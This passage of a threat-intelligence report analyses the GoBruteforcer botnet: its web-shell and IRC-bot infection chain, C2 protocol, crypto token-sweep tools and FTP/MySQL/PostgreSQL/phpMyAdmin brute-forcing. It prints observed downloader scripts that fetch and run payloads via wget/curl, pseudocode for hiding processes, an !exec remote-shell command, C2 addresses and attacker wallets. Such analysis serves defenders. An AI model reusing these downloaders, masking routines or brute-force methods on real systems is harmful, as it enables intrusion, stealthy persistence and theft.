At the same time, the small set of credentials used by the FTP bruteforcer strongly indicates that XAMPP installations are among GoBruteforcer’s intended targets. When attackers obtain access to XAMPP FTP using a standard account (commonly daemon or nobody) and a weak default password, the typical next step is to upload a web shell into the webroot.
To upload a web shell, attackers may also use other vectors, for example, misconfigured MySQL servers or phpMyAdmin panels. Published case studies and write-ups demonstrate practical techniques for achieving code execution or uploading shells through phpMyAdmin when the application or host is misconfigured.
The attackers still use the same PHP web shell that we observed two years earlier (SHA256: de7994277a81cf48f575f7245ec782c82452bb928a55c7fae11c2702cc308b8b). In addition, the samples we observed use the same hashed password for user authentication.
We also suspect the presence of other distribution chains, as we found hosts belonging to the botnet that did not have a web shell installed.
IRC Bot installation
The web shell installed in the previous step is then used to download and execute additional malicious software (such as an IRC bot).
We observed web shell commands that instruct the target to fetch and run an architecture-specific payload. Example (as seen in the web server access logs):
#!/bin/sh
if [ ! -w . ] || [ ! -x . ]; then
    cd /tmp || exit 1
fi

if [ `md5sum init_start 2>&1 | awk '{print $1}'` != "cc9dde367a1e7ac2c1a7611bdfbbcbc3" ] ; then
    rm -rf init_start
    (wget -q -O init_start http[:]//<compromised_host_ip>/.x/x_x86 || curl
-[s] -[L] -[o] init_start http[:]//<compromised_host_ip>/.x/x_x86)
fi

chmod +x init_start
./init_start
This shell script functions as a lightweight downloader and updater. It first ensures it can write and execute in the current directory; if not, it switches to /tmp (or exits if that also fails). It then checks the MD5 of the local init_start file and, on mismatch or absence, deletes any existing file, downloads a fresh copy from a remote host via wget or curl, saving the downloaded file as init_start, makes it executable, and runs the script.
The remote server (on request to /.x/?x=<arch_name>) selects the IRC bot binary to return, based on an architecture parameter. The following architectures are supported:
Architecture name string
File name
arm, armv6l, armv7l, armhf, armv5tel
x_arm
aarch64, arm64
x_arm64
i686
x_x86
x86_64
x_x64
Depending on the compromised host configuration and the privileges obtained by the attackers, a newly infected machine can play different roles within the botnet:
Ordinary scanner bot: Most commonly, the host runs the bruteforcer and scanners that enumerate and attempt password logins across the Internet.
Distribution host: A compromised device may be used to host and serve payloads to other compromised systems (as the <compromised_host_ip> in the previous examples).
C2 / IRC relay: In some cases, an infected host can be promoted to host IRC-style control endpoints or act as a backup C2 for resilience.
This modularity increases the botnet’s resilience. The botnet operators can control bots via web shells and also via the installed IRC bot (post-deployment control). The presence of built-in lists of fallback C2 addresses and the ability to update the IRC bot module (and switch to alternate servers) enables continuous control even when parts of the infrastructure are disrupted. We also observed a domain-based fallback mechanism: bots first keep trying hardcoded IP endpoints and only attempt C2 domain resolution if all hardcoded servers are unresponsive. This way, the bot reduces accidental domain lookups during normal operation but allows a last-resort recovery path if the infrastructure changes.
Post-infection control and module updates
After the IRC bot connects to the C2 server, the attackers gain an additional channel for managing the newly infected host. The bot’s full functionality and the control protocol are described in detail in the “IRC Bot technical details” section below.
Most commands are issued on a shared IRC channel, so many bots receive identical instructions simultaneously. One common action is to instruct bots to download or update the bruteforcer module; this update typically occurs twice a day using the following shell command:
This pipeline fetches and executes a shell script produced by test2.php. The uname -m substitution returns the host architecture (for example, x86_64), and test2.php generates an architecture-specific downloader script similar to the one described earlier. The downloader only retrieves the bruteforcer binary for the selected architecture if a local copy is missing or its MD5 checksum differs from the expected value. It saves the downloaded file in the /tmp folder under the name init_stop.
This is an example of the downloader script we observed:
#!/bin/sh
cd /tmp

if [ `md5sum init_stop 2>&1 | awk '{print $1}'` != "2c32ba61a6ac6721ed6f5a76b1fcbd7a" ] ; then
    rm -rf init_stop
    (wget -q -O init_stop http[:]//<compromised_host>/.x/s_x64 || curl -[sL] -o init_stop http[:]//<compromised_host>/.x/s_x64)
fi

chmod +x init_stop
Every 400 seconds, the bot receives the command /tmp/init_stop to launch the downloaded file:
Figure 5 — Bruteforcer restart command.
Approximately every 5,000 seconds, we also observed a command to find and stop bruteforcer processes:
In addition, this command enables the attackers to terminate any processes that contain init_stop in the command line and are running under the same user account. Using kill -9 ensures an immediate, forced shutdown of those PIDs, including the bruteforcer itself and tools launched with a command line that references init_stop (for example, a debugger started as gdb init_stop).
Detecting hosting providers (OVH / DigitalOcean)
We observed the botnet operators issuing checks using ipinfo.io to identify whether compromised hosts belong to specific providers. We observed several variants of the command, including one with a typo "grep-i" that indicates interactive execution rather than a scripted check:
These simple lookups with ipinfo.io return the organization name for the host’s public IP address and allow the attackers to detect provider tenancy. We observed probes for digitalocean and ovh as interactive commands in our logs, indicating that the botnet operators occasionally manually inspect host provider metadata.
Later in the process, we also observed another command sequence intended to build a list of bots running outside datacenters and to filter out likely honeypots by excluding hosts that report as VPNs, proxies, or Tor. The attackers also ran these commands interactively and likely without prior testing: the first command failed due to a missing space in the grep invocation.
Possible operational rationales behind these queries include:
Target selection or exclusion: Some providers may be treated differently, for example, avoid or deprioritize cloud providers that have active abuse/honeypot programs or rapid takedown procedures.
Tagging & grouping: The botnet operators may label bots (by provider or datacenter) for later targeting.
Follow-up actions: Different post-exploitation strategies (e.g. promotion to distribution/C2 node) may be chosen based on provider characteristics.
Blockchain campaign

As we stated previously, during monitoring we noted that credential sets used in GoBruteforcer campaigns included crypto-themed usernames, suggesting an interest in poorly secured blockchain databases. We later found corroborating evidence on one compromised host: alongside the botnet binaries, the attackers placed additional modules that matched the group’s tooling profile (written in Go and UPX-packed).
Figure 6 — Exposed directory listing on a compromised host controlled by the attackers.
One module iterates TRON blockchain addresses and query balances to identify accounts with non-zero funds. We found a data file next to the binary that contains approximately 23,000 TRON addresses:
The module queried the service tronscanapi.com using several API keys to perform lookups:
Figure 7 — Tronscan API keys used by the operators.
We also discovered “token-sweep” utilities for Binance Smart Chain (BSC) and TRON, also written in Go and UPX-packed. Their purpose is to use private keys to transfer tokens from victim addresses to attacker-controlled wallets. We did not find private keys on this host. It is plausible that keys were supplied at runtime and deleted after the operation was complete.
We assume that the operation could be run in parallel across multiple infected hosts, and we observed only one such node where the attackers apparently forgot to delete the files.
From the binaries, we also extracted two of the target blockchain wallet addresses utilized by the attackers:
TRON: TF5LUPC7MQWMcCgRLThY1v8zsHuoz1sBZW
BSC: 0x208a8Ce726443B7ED9B621be70Cee7b2bB6723B2
Based on on-chain transaction review of these recipient wallets and the contents of the recovered address list, we determined with moderate confidence that the compromised database likely belonged to an older or legacy blockchain product (e.g., a custodial wallet service). Most addresses carried only small residual balances, consistent with leftover funds rather than actively used accounts.
Figure 8 — Token-sweep transactions to the operators’ wallet on TRON.
IRC Bot technical details
In this section, we analyze the current (2025) version of the IRC bot used in the botnet to control infected hosts and deploy the GoBruteforcer.

As in the old version, the malicious binary is packed with UPX. However, the packer’s “UPX!” signature bytes were replaced by “XXXX”:
Figure 9 — Patched “UPX!” signature in the analyzed sample.
Once those bytes are patched back to their original state, standard UPX successfully unpacks the sample.
Previously, the bot was likely written in C and only the bruteforcer component was implemented in Go. Now, all samples used by the group are written in Go, including the IRC bot.
In addition, all samples are obfuscated with Garbler, which complicates the analysis because the binaries no longer contain plaintext strings.
The bot’s functionality also changed in several ways:
The algorithm for generating the IRC nickname was modified. The host name appended to the nickname is now less predictable — instead of replacing invalid characters with the literal string "default", the new code uses a regular expression that simply strips or replaces forbidden characters.
An older version of the bot used the IRC command MODE <nick> -xi, which causes the bot to become visible on the server. That command was removed in the new version.
The command handler was rewritten and the set of supported commands was expanded.
Process masking features were added.
Below we examine the new and changed functionality in more detail, including aspects that were not documented previously.
Process masking
The malware attempts to hide its presence on the host in two ways: by changing the process name and by overwriting the command line.
Masking the process name
To change the short process name, the malware calls prctl with the PR_SET_NAME operation. Before the call, it truncates the supplied name so that it fits into the 16-byte kernel buffer used for the thread “comm” field. The following C-style pseudocode illustrates that technique:
int set_proc_name(const char *name)
    char buf[16];
    size_t n = name ? strlen(name) : 0;
    if (n > 15) n = 15;
    memcpy(buf, name, n);
    buf[n] = '\\0';
    // PR_SET_NAME == 15
    if (prctl(15 /*PR_SET_NAME*/, (unsigned long)buf, 0, 0, 0) == -1) {
        return -errno;
    }
    return 0;
}

In the observed sample, the fake process name used is init. As a result, utilities such as System Monitor display that value instead of the real executable name — a behavior that helps the binary blend in with legitimate system processes:
Figure 10 — System Monitor shows the altered process name.
Masking the command line
The previous method for changing the process name does not affect the command line shown by many tools (for example, ps aux). To mask the malicious process in the output of these tools, the malware also overwrites the in-memory argv buffer so that /proc/<pid>/cmdline contains the fake label (and trailing zero bytes) instead of the original command line.
The sample first reads /proc/self/cmdline to learn the actual visible length of the command line. It then retrieves the pointer to the argv[0] buffer. If the chosen label ("init" in the analyzed sample) is longer than that available space, the code falls back to a one-byte label ("x"). Finally, it constructs the label plus NUL padding to match the original visible length and writes those bytes in place in the argv buffer. The C-pseudocode below mirrors this routine:
void maskCmdline(char *label) {
    ssize_t cmdlen = read_len("/proc/self/cmdline");
    void *dst; int cap;
    get_argv0_buf(&dst, &cap);
    if (!dst || cap <= 0 || cmdlen <= 0) return;

    int used = strlen(label);
    if (used > cap) { label = "x"; used = 1; }

    int pad = cmdlen - used;
    if (pad < 0) pad = 0;

    buf = malloc(cmdlen);
    memcpy(buf, label, used);
    memset(buf + used, 0, pad);
    if (used + pad > cmdlen);
    memmove(dst, buf, cmdlen);
    free(buf);
}
As a result, if we list processes using the ps utility, we see init instead of the original command line:
Figure 11 — The “ps” utility shows the fake command line.
Initialization and connecting to server
When the binary starts executing, the main.init funcion builds the bot configuration. The configuration includes a list of C2 / IRC server endpoints (IP addresses or domains), a port for each entry, a generated visible nickname used for IRC registration, and the default IRC channel name.

In the observed samples, there are between 1-3 obfuscated C2 entries. In the active 2025 campaign, we observed the following C2 server addresses:
190.14.37[.]10:8080
93.113.25[.]114:8080
xyz.yuzgebhmwu[.]ru:8080
Figure 12 — Obfuscated C2 server address list.
The bot cycles through the hardcoded C2 list in a round-robin, going to the next C2 server and trying to connect. Usually, the IRC servers used by the malware run on the TCP port 8080.
Immediately after the TCP connection completes, the bot sends two IRC commands:
NICK <nick>
USER K 0 * :2025
For the USER command, the bot uses hardcoded values for the fields:
K is used for the username field.
2025 is used for the realname field.
This means that raw IRC messages in which the IRC server refers to the bot look like:
:<nick>!K@<host> JOIN #bots-x86
Most probably, the realname field is for the release year or the version number, as in earlier bots this value was set to 2022.
Optionally, the bot can also send the PASS message, if enabled in the configuration for the server. In the analyzed samples, this option was switched off.
Nickname format
The nickname generated by the bot has the following format:
M|<flag>|<random-6-digits>|<cpu_num>c|<hostname>
Observed components:
M — Constant prefix used by this bot family.
<flag> — A small flag value (observed as a single digit, e.g., indicating root/non-root).
<random-6-digits> — A six-digit random identifier (regenerated if the nick is already in use).
<cpu_num>c — A numeric value representing the number of CPUs on the infected machine, suffixed with c.
<hostname> — The sanitized device hostname, truncated to 10 characters.
After the bot registers, the C2 IRC server immediately replies with the normal connection numerics and then performs an automatic nick rewrite. The exact observed sequence:
:server.com 001 <nick> :
:server.com 002 <nick> :
:server.com 003 <nick> :
:server.com 005 <nick> CHANTYPES=# PREFIX=(o)@ CHANMODES=o NETWORK=server :are supported by this server
:server.com 422 <nick> :
:<nick> NICK <country_code>|<nick>
001–003 (welcome messages). Normally these contain a greeting, the server version, and creation date. Here they are empty, which hides useful information about the server.
005 (capabilities). The server declares a very restricted rule set: there is only one type of channel (those starting with #), and there are only two types of users — the operator and everyone else. Operators can see and control everything, while regular users are severely limited: they cannot see each other’s presence or messages, and effectively can only communicate with the operator. This design prevents bots from “talking” to each other and ensures that only the operator can control them.
422 (nick change). Finally, the server forces the bot to change its nickname by adding a two-letter country code such as US|. Most likely the country code is obtained from the bot’s IP address and allows the operator to quickly group bots by geography.
Server-side restrictions
The IRC server used in the current campaign enforces a constrained policy and limits functionality for unauthenticated users. Only a small command set is allowed:
Attempts to use other commands result in a 481 numeric (permission denied). The observed server message:
:server.com 481 <nick> :Permission Denied- You're not an IRC operator
Counteracting bot monitoring and hijacking
As mentioned earlier, the server is configured to prevent bots from seeing messages from other bots. Bots use direct NOTICE messages to send command execution results to the bot operator. (The list of commands and how they are handled will be described later.)
This hides the botnet from monitoring agents and prevents the bot from being hijacked.
With this configuration, the only way to send messages from one bot to another is to send a direct message addressed to its nickname. However, due to the random generation of 6-digit numeric sequences in nicknames, as well as our lack of knowledge of the hostnames and the geography of the victims, a large-scale bruteforce attack would be necessary to achieve this.
In addition, besides the server restrictions, the bot itself enforces a check before processing any control command. The observed logic is:
The bot only considers messages whose message text begins with the ! prefix (commands are delivered as !<cmd> ... in the trailing part of an IRC PRIVMSG).
The bot inspects the full IRC prefix token (the raw nick!user@host token that appears after the leading ":"). It searches that prefix for the substring @127.0.0.1 — i.e., @ immediately followed by 127.0.0.1. Only messages whose prefix contains @127.0.0.1 pass the check. If the substring is not present, the message is ignored.
This functionality essentially allows bots to be managed only by an operator connected locally to the IRC server. Even if this restriction is circumvented, the two measures described above prevent bots from being controlled by an unauthorized party.
Default Channels
The bot automatically joins a small set of persistent channels after a successful login. One channel is a global base channel (#bots), and the others are architecture-specific channels. The observed channel names include:
#bots (base channel)
#bots-x86
#bots-arm
#bots-arm64
#bots-mips
The per-architecture channels allow the operator to send commands only to bots running a specific architecture (e.g., push an x86-only payload to #bots-x86).
After the server sends the 001 welcome numeric, the bot waits a short time (3 seconds) and issues a JOIN message for each channel in its persistent list. Example lines the bot sends include:
JOIN #bots
JOIN #bots-x86
IRC Messages Handled by the Bot
The bot processes the following types of IRC messages sent by the server:
PING — Immediately replies with a PONG message.
001 — Welcome message. When the bot receives this message, it sends JOIN commands to connect to its persistent channels.
433 — Nickname already in use. When received, the bot generates a new nickname and resends a NICK command.
NICK — The server forces a nickname change. The bot updates its internal state accordingly.
JOIN — Notification that a user joined a channel. If it is the bot itself, it records the channel in its list.
PART — Notification that the bot left a channel. The bot removes the channel from its list.
KICK — The bot is removed from a channel and deletes the channel from its list.
PRIVVMSG — A direct message to the bot. These messages are used by the operator to issue commands (covered in the next section).
ERROR — Error notification.
Command and Control
The operator controls the bots using commands with a specific format. There are two accepted delivery forms:
The operator controls the bots using commands with a specific format. There are two accepted delivery forms:
Channel broadcast (targets all bots in a channel):
!join <channel> — join a channel. The bot accepts both channel name forms (with or without #) in the command argument. If the channel does not start with #, the bot prepends #. The bot sends JOIN <channel> to the server and stores the channel in its persistent channel list (and rejoins when it reconnects). This command allows the operator to group bots by a feature, for example, bots hosted in a specific datacenter.
!part #<channel> — Leave the channel. The bot expects channel names with # in this handle. As a result of handling this command, the bot sends PART #<channel> and removes the channel from its persistent list.
!channels — List persistent channels. The bot replies to the command sender (using a private NOTICE message) with either a list of channels, or No persistent channels configured if the list is empty.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG US|M|1|123456|4c|vps-123 :!channels
# bot -> server
NOTICE xx :Persistent channels: #bots, #bots-x86
!nick [<nickname>] — Set or regenerate the nickname. The command allows the operator to set an arbitrary nick to a specific bot.
!reconnect — Schedule a reconnect. The bot silently closes the connection with the server and reconnects after a short delay (2 seconds).
!quit <message...> — Disconnect and quit. After receiving this command, the bot sends a QUIT :<message> to the server, closes the connection, and shuts down the bot. This command allows the operator to restart the bot in the event of an update (if the bot auto-run is kept in cron, in which case it restarts every 5 minutes).
!msg <target> <text...> — send PRIVMSG on behalf of the bot. The purpose of this command is unclear. The command instructs the bot to send a PRIVMSG message to a channel or to another bot. Due to the host address check in the bot message handler, this command cannot be used to relay control commands. Such commands won’t be processed by other bots. In addition, due to server settings, other bots can’t see messages sent by the bot.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG <nick1> :!msg #bots Test
# bot -> server
PRIVMSG #bots :Test
!exec <args> — Remote shell command execution. The exec command runs the shell command by launching /bin/sh -c "<args>". The bot constructs the command from the tokens after exec by adding a space. Standard output (stdout) of the shell process is scanned line-by-line. Each line is sent back to the original message sender as a separate NOTICE IRC message to the botmaster.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG #bots :!exec ls -al
# bot -> server
NOTICE xx :drwxr-xr-x  23 root root       4096 Sep 25 12:13 .
NOTICE xx :drwxr-xr-x  23 root root       4096 Sep 25 12:13 ..
NOTICE xx :lrwxrwxrwx   1 root root          7 Apr 22  2024 bin -> usr/bin
...
It is important to note here that messages sent in this way are visible only to the botnet operator, are not visible in the channel, and cannot be received by other users or bots.
Persistence and Single-Instance Control
The rest of the functionality remains almost unchanged compared to previous versions.
To maintain persistence on the system, the bot relies on cron, which restarts the binary every five minutes (*/5 * * * * <cmd>). Before setting up cron jobs, the malware copies itself into several paths:
/tmp
/var/tmp
/dev/shm
/run/lock
Figure 13 — The list of cron jobs added by GoBruteforcer.
To ensure that only one instance runs at a time, the bot uses a simple local socket-based mutex: it binds a socket to the loopback interface (127.0.0.1) on a fixed port and keeps the listener open. If the port is already in use, the new instance terminates. In the analyzed sample, the port 51125 was used, although other samples employed different ports (for example, 52225), enabling the botnet operators to run two versions in parallel for testing updates.
Bruteforcer module
In this section, we examine the bruteforce module of the GoBruteforcer malware (2025 variant), which targets four service types (FTP, MySQL, PostgreSQL, and phpMyAdmin (PMA)) by systematically attempting to log in using credential lists. We describe how the malware selects target IP adresses, manages concurrency, and executes protocol-specific brute-force routines.
Initialization
Overall, the bruteforcer’s design balances speed (scanning tens of IP addresses per second) with stealth (skipping specific IP ranges, avoiding unnecessary reporting, and not saturating bandwidth).
As seen with the IRC bot, the bruteforcer starts with a single-instance guard: It binds a TCP socket on the loopback interface to a fixed port (127.0.0.1:51126). If the port is already in use, it exits to prevent a second launch.
The malware introduces a random delay between 10 and 400 seconds before beginning any activity.
Next, the malware obtains the credential list and mode (one of mysql, ftp, pma, or postgres) from a C2 server at a URL hardcoded in the sample (the exact address may differ across samples):
http://190.14.37[.]10/new.php
To make a request to the C2 server, the malware uses a specific User-Agent string:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
The C2 server usually returns the output in the following form:
The bot launches a dedicated goroutine to poll its C2 server every 15 minutes for updates to the bruteforcing task and credentials list (with a faster 30-second retry loop on failure).
The main bruteforce loop itself runs continuously unless stopped by the C2 server.
Worker Pool and Concurrency Control
In the main loop, GoBruteforcer maintains a fixed pool of worker goroutines that perform bruteforce tasks in parallel. The pool size is chosen based on the CPU architecture of the infected host. On 64-bit systems (x86_64 or arm64), the malware sets a target of 95 concurrent workers, whereas 32-bit or lower-end systems use fewer (e.g. 85 on i686, 35 on armv5tel, 50 on others by default). This target is set once at startup and remains constant unless a stop command is issued by the C2 server. Each worker is a short-lived task that will scan a single IP address for a given service and then exit.
Pool maintenance
The main controller seeds the pool by immediately launching the required number of goroutines and then continuously adds more. A counter is triggered every 1 second to check how many workers are currently active. If the number dropped below the target (e.g. some finished their scan), the malware spawns new workers to make up the deficit. This way, the pool always hovers near the fixed concurrency level.
The pool mechanism ensures a steady load and throughput – on x86-64 an infected host reliably keeps approximately 95 parallel bruteforce threads running.
Task loop and stop signal
A central loop in the malware continuously monitors the mode provided by the C2 server (the service to bruteforce). If the mode switches to stop, the malware shuts down the pool. To stop, it signals a cancellation context shared by all workers.
Single-IP task per worker
Upon starting, each worker goroutine takes a snapshot of the current bruteforcing “mode” (e.g., FTP or MySQL) and generates one target IP address to attack. It then executes the corresponding bruteforce routine for that IP (detailed in the protocol sections below) and exits. This means each thread handles at most one IP address from start to finish. By cycling workers in this one-IP-per-worker fashion, the malware naturally load-balances and avoids any single thread running for too long. The one-IP tasks also make it simple to maintain the target concurrency: As soon as a worker exits, a new one is spawned to pick up the next IP.
Target IP Selection and Filtering
For each bruteforce attempt, GoBruteforcer selects a random IPv4 address as the target. However, it intelligently filters out IPs that belong to non-routable networks or specific ranges the operators appear to avoid. The IP generation function essentially performs an “infinite dice throw” over the 4 octets until it comes up with an address that is not in any forbidden range. This prevents wasting time on addresses that cannot be reached or may attract unwanted attention.
Figure 14 — Generation and filtering random IP addresses.
The malware skips the following address categoriesby checking the octets against hardcoded conditions:
Private/Non-Internet networks: All RFC1918 private IPv4 ranges are excluded. This covers 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16. It also excludes IP addresses in 100.64.0.0/10 (carrier-grade NAT space), the local loopback 127.0.0.0/8, and the non-routed “this network” block 0.0.0.0/8. Similarly, link-local APIPA addresses 169.254.0.0/16 are skipped. None of these are valid targets on the public Internet.
Special reserved ranges: The malware avoids addresses reserved for documentation and testing. For example, it excludes 198.18.0.0/15 (set aside for RFC2544 benchmarking tests). It also broadly filters out multicast ranges by rejecting any address with a first octet ≥ 224 that are not used for regular unicast hosts.
Major cloud provider space: The IP filter also blocks several /8 ranges that are heavily used by Amazon Web Services: 3.0.0.0/8, 15.0.0.0/8, 16.0.0.0/8, 56.0.0.0/8. Cloud environments often have active honeypots and aggressive abuse response; the botnet authors appear to deem these targets as either low-priority or high-risk.
“Sensitive” US government networks: A notable feature is a built-in blacklist of 13 specific /8 blocks historically associated with the U.S. Department of Defense (DoD) and related agencies. These include IP addresses starting with 6, 7, 11, 21, 22, 26, 28, 29, 30, 33, 55, 214, or 215. Such networks (e.g. 6.0.0.0/8 or 30.0.0.0/8) are largely U.S. military addresses. By skipping them, the bot avoids drawing unnecessary attention and likely sidesteps government-run honeypots and sensors, reducing the chances of the botnet being monitored or disrupted.
Bruteforce Tasks
Each bruteforce task begins with a 2-second timeout port probe to verify that the target service is reachable. The malware can check FTP (21/tcp), PostgreSQL (5432/tcp), phpMyAdmin (HTTP on 80/tcp), and MySQL (3306/tcp). The task only proceeds with testing credentials if the probe succeeds.
All bruteforce attempts use unencrypted connections. This approach misses targets that enforce encryption (e.g., FTPS, HTTPS-only phpMyAdmin, or MySQL/PostgreSQL with mandatory TLS), but the operators likely judge the plaintext exposure pool is large enough to justify the speed and simplicity gains.
Successful bruteforce hits are exfiltrated via a plain HTTP GET request to the C2’s /pst endpoint (often on port 9090), with details encoded in the query string:
i – target (IP or URL).
c – service code (1 – for pma, 2 – for mysql, 3 – for ftp, 4 – for postgres).
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
FTP
Unlike the other protocols, FTP does not rely on C2-provided credentials. The malware binary includes a hardcoded list of 22 username:password pairs that it always uses for FTP bruteforcing. These appear to be commonly used or default FTP accounts:
It’s important to note that the list of credentials received from the C2 server is completely ignored. Given that the C2 server transmits a list of credentials for bruteforce testing regardless of the selected mode, we can conclude that the malware developers made a mistake, and this behavior is most likely a bug.
The order of 22 built-in credentials is randomized for each run. The malware makes a copy of the built-in list and calls rand.Shuffle. After shuffling, it inserts the "trash:trashh" entry at the top of the list. This means that for every target IP, the order of the real credentials is different, but the first attempt is always the "trash" user with password "trashh".
Upon a successful FTP login, the malware reports the found username and password pair to its C2. It is noteworthy that if the credential "trash:trashh" succeeded, the malware explicitly suppresses reporting. After any success (trash or otherwise), the FTP bruteforce thread exits immediately without attempting any further passwords on that host.
The presence of the odd "trash:trashh" credential (which is not a default in any known FTP server) suggests it is a deliberate sentinel by the attackers. It may serve as a kill-switch or fast-exit for machines under the attackers’ control. If they pre-install an FTP user “trash” with password “trashh” on certain systems, the bot immediately finds it and stops scanning that machine.
MySQL
For MySQL bruteforcing, the list of credentials is drawn from the bot’s global list, which is populated via C2 commands. If the bot fails to fetch instructions from C2 on startup, it falls back to a built-in default list containing a few very common MySQL credentials as described above.
Before usage, the credential list is copied and shuffled so that each worker iterates through the credentials in a random order.
The malware uses Go’s MySQL driver (database/sql with the MySQL connector) for attempted logins. For each credential in the list, it constructs a DSN (Data Source Name) string with the format:
The first accepted login short-circuits continues the attempt and is reported to the C2 server.
Postgres
Bruteforcing PostgreSQL (port 5432) follows almost the same pattern as MySQL, with minor differences primarily in the connection string and protocol specifics.
It uses the same credential list provided by C2. Just like MySQL, the list is randomized per worker.
For each username:password, the malware constructs a Postgres connection URL of the form:
Notably, it appends sslmode=disable to force a plaintext connection.
phpMyAdmin
The phpMyAdmin bruteforce logic is more complex, as it involves navigating a web interface on HTTP. PhpMyAdmin (PMA) is a web-based MySQL administration panel, typically accessed via a URL path on a web server. The malware’s PMA module is designed to find these panels on targets and then attempt to log in through the HTML form.
The bot only proceeds if the target’s TCP/80 (HTTP) port is open. Interestingly, it does not appear to try HTTPS/443 in this variant – the code explicitly checks port 80.
The malware contains a large built-in list of possible phpMyAdmin installation paths (directory names). In our sample, this list has approximately 80 entries covering multiple common directory variants. Examples include standard names like /phpMyAdmin/ or /phpmyadmin/, numeric versions like /phpMyAdmin-5.2.1/, obscured names like /db/admin/ or /mysql/pma/, and even WordPress plugin paths like /wp-content/plugins/portable-phpmyadmin/wp-pma-mod/ (87 different paths in total). This comprehensive list suggests the attackers want to find PMA even if the administrator renamed the folder or installed a specific version.
Figure 15 – The deobfuscated list of PhpMyAdmin paths found in the sample (partial).
For each candidate path, the malware tries to detect if phpMyAdmin is present before attempting a login. It creates an HTTP client (with a cookie jar) and sends a GET request to: http://<ip>/<base>/index.php?lang=en. The custom User-Agent is set to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3k (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36, likely to blend in as normal traffic.
When a response is received, the HTML is loaded and the code checks for indicators of a phpMyAdmin login page:
Extracts the page <title> and looks for the substring “phpMyAdmin” (to confirm this is likely a PMA page).
Ensures the title does not contain “setup” (to avoid confusing the setup page or other admin pages with the actual login).
Searches the page body for known PMA UI elements. In particular, it looks for either the “pmahomme” theme directory, or references to phpmyadmin.css, or navigation.php in the HTML. These are artifacts of phpMyAdmin’s login page (for example, PMA’s default theme is named "pmahomme", and navigation.php is a frame or script loaded post-login in older versions). If any of those markers are found, it sets a flag so that the page content “looks like” phpMyAdmin.
When a likely phpMyAdmin page is found, the malware next tries to determine the PMA version (or at least a major version hint) from the HTML. It searches the HTML for a string like "codemirror.css?v=X.Y.Z" and if found, parses out the version number that follows v=. This typically yields a numeric value (for example, “5.2.1”).
The bruteforce method depends on both the page content and this version.
For versions < 4.9, it uses a GET-based login attempt method.
For for newer versions, it uses a POST-based login method.
Bruteforce via HTTP GET (for older versions, <4.9)
If the bot chooses the GET method, it attempts to log in by sending the credentials as URL parameters. It appends ?lang=en&pma_username=<user>&pma_password=<pass> to the same login URL and issues a GET request for each credential. The code considers the login successful if the resulting page contains "Welcome to" or the <title> contains “phpMyAdmin 2/3/4/5” markers.
If using the POST method (for newer versions), the malware must handle an HTML login form. The steps are:
Get CSRF token: First, it fetches the login page (if not already fetched) to retrieve a CSRF token. The bot parses the HTML for an <input name="token" value="<tokenval>" /> and stores the token value if present. (phpMyAdmin’s login form includes a hidden token in newer versions to prevent CSRF; the malware grabs it to include in the login POST.)
Submit credentials: The bot prepares an HTTP POST request to the same index.php?lang=en URL. It sets the form fields pma_username=<user>, pma_password=<pass>, server=1 (selecting the first server, in case PMA is managing multiple MySQL servers), and includes the token=<tokenval> if it obtained one. It sends this request with the appropriate Content-Type header and using the same User-Agent. The timeout for the HTTP client remains 3 seconds, so each POST is quick.
Check result: After each POST attempt, the malware reads the response body. It then uses the same criteria as the GET method to decide if the login succeeded: looking for “Welcome to” in the page or certain phpMyAdmin version strings in the title. If those are found, it deems the credential valid and sends a report with the IP, creds, and base path. It then stops further attempts.
